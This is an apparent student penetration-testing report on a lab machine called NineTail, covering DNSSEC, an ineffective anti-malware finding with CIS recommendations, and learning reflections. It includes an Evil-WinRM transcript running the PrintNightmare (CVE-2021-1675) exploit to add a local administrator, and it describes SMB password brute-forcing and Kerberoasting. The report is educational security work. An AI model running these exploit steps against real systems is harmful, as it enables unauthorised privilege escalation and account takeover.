; <<>> DiG 9.19.17-2~kali1-Kali <<>> @10.129.240.222 ninetail.ninetail.htb +dnssec
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13513
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4000
; COOKIE: fa8f8e347b8600cb (echoed)
;; QUESTION SECTION:
;ninetail.ninetail.htb.         IN      A

;; ANSWER SECTION:
ninetail.ninetail.htb.  3600    IN      A       10.129.240.222

;; Query time: 79 msec
;; SERVER: 10.129.240.222#53(10.129.240.222) (UDP)
;; WHEN: Mon Jan 22 21:31:43 +08 2024
;; MSG SIZE  rcvd: 78
```

No DNSSEC keys are shown during the query. Signed zones would provide the DNSSEC keys during the query.

Potential Implications

Here are the potential problems from having no security in DNS.

Cache poisoning attack exploits the fact that the machine uses caching for their DNS services. The attacker can reroute the name resolution to their malicious website.

False zones, unsigned DNS zones can be tampered with.

Recommendations

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ dig nyp.edu.sg +dnssec

; <<>> DiG 9.19.17-2~kali1-Kali <<>> nyp.edu.sg +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57661
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 512
;; QUESTION SECTION:
;nyp.edu.sg.                    IN      A

;; ANSWER SECTION:
nyp.edu.sg.             3600    IN      A       202.0.127.59
nyp.edu.sg.             3600    IN      RRSIG   A 8 3 3600 20240127112450 2
VgXWyCPQo5h5e6lR9A/ oC0kdxNo2cedVPci5fNJ9MMiUjVgfw+4ds3fQwJSmNSf1gYiQoJ8tGj

;; Query time: 67 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Mon Jan 22 21:32:05 +08 2024
;; MSG SIZE  rcvd: 225
```

NYP DNSSEC Public Key

Recommend securing the DNS zones with DNSSEC securities. Signed zones would allow for the dns zones to be tampered proof. It also secures the entire DNS server as it ensures that the queries its making to other dns zones, zone delegation or zone forwarding is legitimate and not tampered with.

NOTE: this for education purposes and not to stage an attack on NYP.edu.sg

References

ICANN

https://www.icann.org/resources/pages/dnssec-what-is-it-why-important-2019-03-05-en

Upguard dnssec

https://www.upguard.com/blog/dnssec

How to test and validate DNSSEC using dig command line

https://www.cyberciti.biz/faq/unix-linux-test-and-validate-dnssec-using-dig-command-line/

A07	Lack of Effective Anti-Malware Scanners	Risk Level: High

Description

Anti Malware Scanners were ineffective in stopping the attack of print nightmare.

Reverse DLL and invoke nightmare scripts were freely stored in pwnmeowsvc account.

System was allowed to curl for malicious scripts remotely.

Findings/Observations

The affected port(s) is/are:

Port	Information
80	HTTP
443	HTTPS

```
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Desktop> import-module .\CVE-2021-1675.ps1
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Desktop> invoke-nightmare
[+] using default new user: adm1n
[+] using default new password: P@ssw0rd
[+] created payload at C:\Users\pwnmeowSvc\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf
ffc96\Amd64\mxdwdrv.dll"
[+] added user  as local administrator
[+] deleting payload from C:\Users\pwnmeowSvc\AppData\Local\Temp\nightmare.dll
```

This screenshot shows invoke-nightmare being triggered without any stop.

Normally, Anti-virus software would detect this and deny access to invoke-nightmare script being run.

During the compromise of SYSTEM, we found that Windows Defender Anti-Virus was installed as one of the services in the machine.

```
 [ ] WebDAV Redirector                          WebDAV-Redirector          Available
 [ ] Windows Biometric Framework                Biometric-Framework        Available
 [X] Windows Defender Antivirus                 Windows-Defender           Installed
 [ ] Windows Identity Foundation 3.5            Windows-Identity-Fou ...   Available
 [ ] Windows Internal Database                  Windows-Internal-Dat ...   Available
```

However, it has proven to be ineffective at stopping malicious code from running within the system.

Potential Implications

Windows Defender was ineffective at defeating malicious code and payloads.

This shows that any accidental installation of malware onto the Windows server 2019 Machine may lead to a compromise.

Recommendations

Consider updating Windows Server 2019 with any security patches as it often contains new malware signature updates to the database. Windows Defender for Server 2019 is sufficient to handle most threats. Thus, it's important to keep it updated to recognize new threats.

You may Gather some of the security updates here.

https://www.catalog.update.microsoft.com/Search.aspx?q=Windows%20Server%202019%20%20Security%20Updates

If you find that Windows Defender is insufficient for Anti Malware Prevention. Consider working with Cybersecurity Industry Vendors to choose the right Anti-Virus Product for your needs. However Anti-Virus Scanners are not the full solution to resolving the vulnerabilities of your server. As attackers just need one weak point to enter the system.

According to CIS benchmark for windows server 2019.

Ensure that in Windows Defender to configure the following rules.

In Real Time Protection

1. Ensure Scan all download files and attachment is set to enabled.
2. Ensure turn off real time protection is set to disabled.
3. Ensure turn on behavior monitoring is set to enabled.
4. Ensure turn on script scanning is set to enabled.

Ensure turn off Microsoft Defender Anti-Virus is set to disabled.

In all existing tools will work with the right configurations

References

How Microsoft Updates their Windows Defender

https://learn.microsoft.com/en-us/microsoft-365/security/intelligence/criteria?view=o365-worldwide

Windows 2019 Security Updates


https://www.catalog.update.microsoft.com/Search.aspx?q=Windows%20Server%202019%20%20Security%20Updates

CIS Benchmark, Windows Server 2019

https://paper.bobylive.com/Security/CIS/CIS_Microsoft_Windows_Server_2019_Benchmark_v1_3_0.pdf

SECTION 9: Learning Points

Owning NineTail Screenshot:



1) how you applied the knowledge and skills gained.

I applied the knowledge and skills of the penetration testing phase.

Recon Phase,
Things like knowing the machine name will give some clues on the expected target we will be attacking. It's also important to gather some information about the difficulty level as well. In this case ninetail doesn't really tell me much about what it does.

Scanning Phase
This phase involves me using NMAP skills and applying my knowledge on DNS enumeration and records. By applying these commands, I managed to build a understanding of the entire network topology. This stage actually made me clarify the hostname of the machine better as the scanning output and DNS records were slightly different.

Sometimes during this phase I encounter more services than expected so I may end up going back to the recon phase to try to understand the services a bit more before going on the attack. During the scanning and recon phase, my goal is to pick up as much information as possible. While also understanding the various vulnerabilities that the machine would have

Attacking Phase
This phase is the fastest phase, because all I am doing is staging the payloads and attacks to compromise the user or system. This phase is making use of the information gathered in Recon and Scanning phase to compromise the target swiftly and decisively.

Besides knowing the penetration testing phase. It is good that I have knowledge in the domain of system administration and networking. For this machine I must actually use a lot of my system administration skills to understand the machine vulnerabilities

For example, LDAP search test my skills on understanding LDAP objects and the schema, This machine also tests my skills in setting up various services to ease the attacking phase. Examples such as Samba Server, Apache Web Server, NTP service. All these skills came from my existing domain knowledge of System Administration.

I also use system administration skills to verify the vulnerability once I compromise the system. This helps me to cross check if my findings are accurate and precise.

I don't like the idea that my findings have possibility of doubt. So, I would spend more time finding commands to verify 100% that what I found is concrete findings.

Moreover, I am quite familiar with print nightmare so executing it was rather painless and smooth.

2) Describe any other knowledge and skills you have acquired from this activity.

This machine was really a headache, and its more of understanding how the attacking process works.

So, let's look at what skills I have learnt in this machine.

Ldapsearch, normally in my system administrations I am fully aware of the domain I am working with. Basically, white box testing. However, when doing penetration testing, it may be a black box environment. Here I learnt how to use ldap search to find information about the target I am working with and the schemas I could query about

Metasploit Smb Login Password Cracking using Rock You. This one was interesting. Although I used a YouTube Video tutorial to understand how to compromise the user account. I didn't quite understand why the Lecturer used the GREP expression. So upon manual finding in the ldap search the password length is minimally 7 and that I could use a grep expression to find passwords above 7 characters for a much faster password cracking experience.

Nonetheless, this section taught me how to use rockyou password file with Metasploit smb login to brute force login into the system. One thing I realized later during verification is that the account has no lockout threshold, so that allowed the module to work. This taught me that it is unlikely we could use this auxiliary module in situations where the windows Directory services has applied account lockout limits.

Kerberoasting, made me understand new concepts of the **"why**". Earlier we managed to compromise pwnmeow. So why would we need to do kerberoasting to obtain another account?

This led me to learning how Service Accounts have greater privileges over user accounts. During the penetration testing, I Found that pwnmeow has insufficient winrm authorization to remotely connect and that only service accounts could do so.

Understanding that helped me to understand the rationale behind kerberoasting.

NTP configuration, this was tricky for me, but once I understood how Kerberoasting works, I managed to sync my clock to the victim machine. Kerberos is extremely time sensitive hence the rationale of using NTP to clock sync.

3) How this knowledge and skills can contribute to your professional development.

Part C focuses on refining my methods of attacking, compromising, and scanning phases. It is different from Part B where we just need to find a simple vulnerability and exploit it.

How Part C contributes to my professional development is exposure to different techniques and offensive tools I could use at my disposal. The more tools and practice I have, the greater likelihood of a successful penetration exercise on the victim machine.

Next Part C once more, exposes me to how I can relate system administration to offensive security. It taught me the rationale behind the best practices and how easily an attacker could perform the attacks on systems that I work with.

In Part C, I practiced more maintained access to understand as an attacker what would I do more to cause more damage?

This is good, thinking like an adversary helps me develop stronger defenses to prevent the incident from happening.

Doing ninetail also illustrates the need for defense in depth which corresponds to the real world. This would help me in my development of home lab servers or cyber range where I could, develop defense in depth and test my offensive skills on it.

Moving forward I would like to keep this report as a experience that showcases. This showcase can be used as a portfolio to show to my future employer that during polytechnic I have some experience doing formal penetration testing reports and compromising machines.

A report that illustrates my experience holds greater water than test scores. Hence its better for me to illustrate to my employer my thought process during penetration testing, findings, and skillset. This is a more holistic evaluation of my skills and experience in offensive security.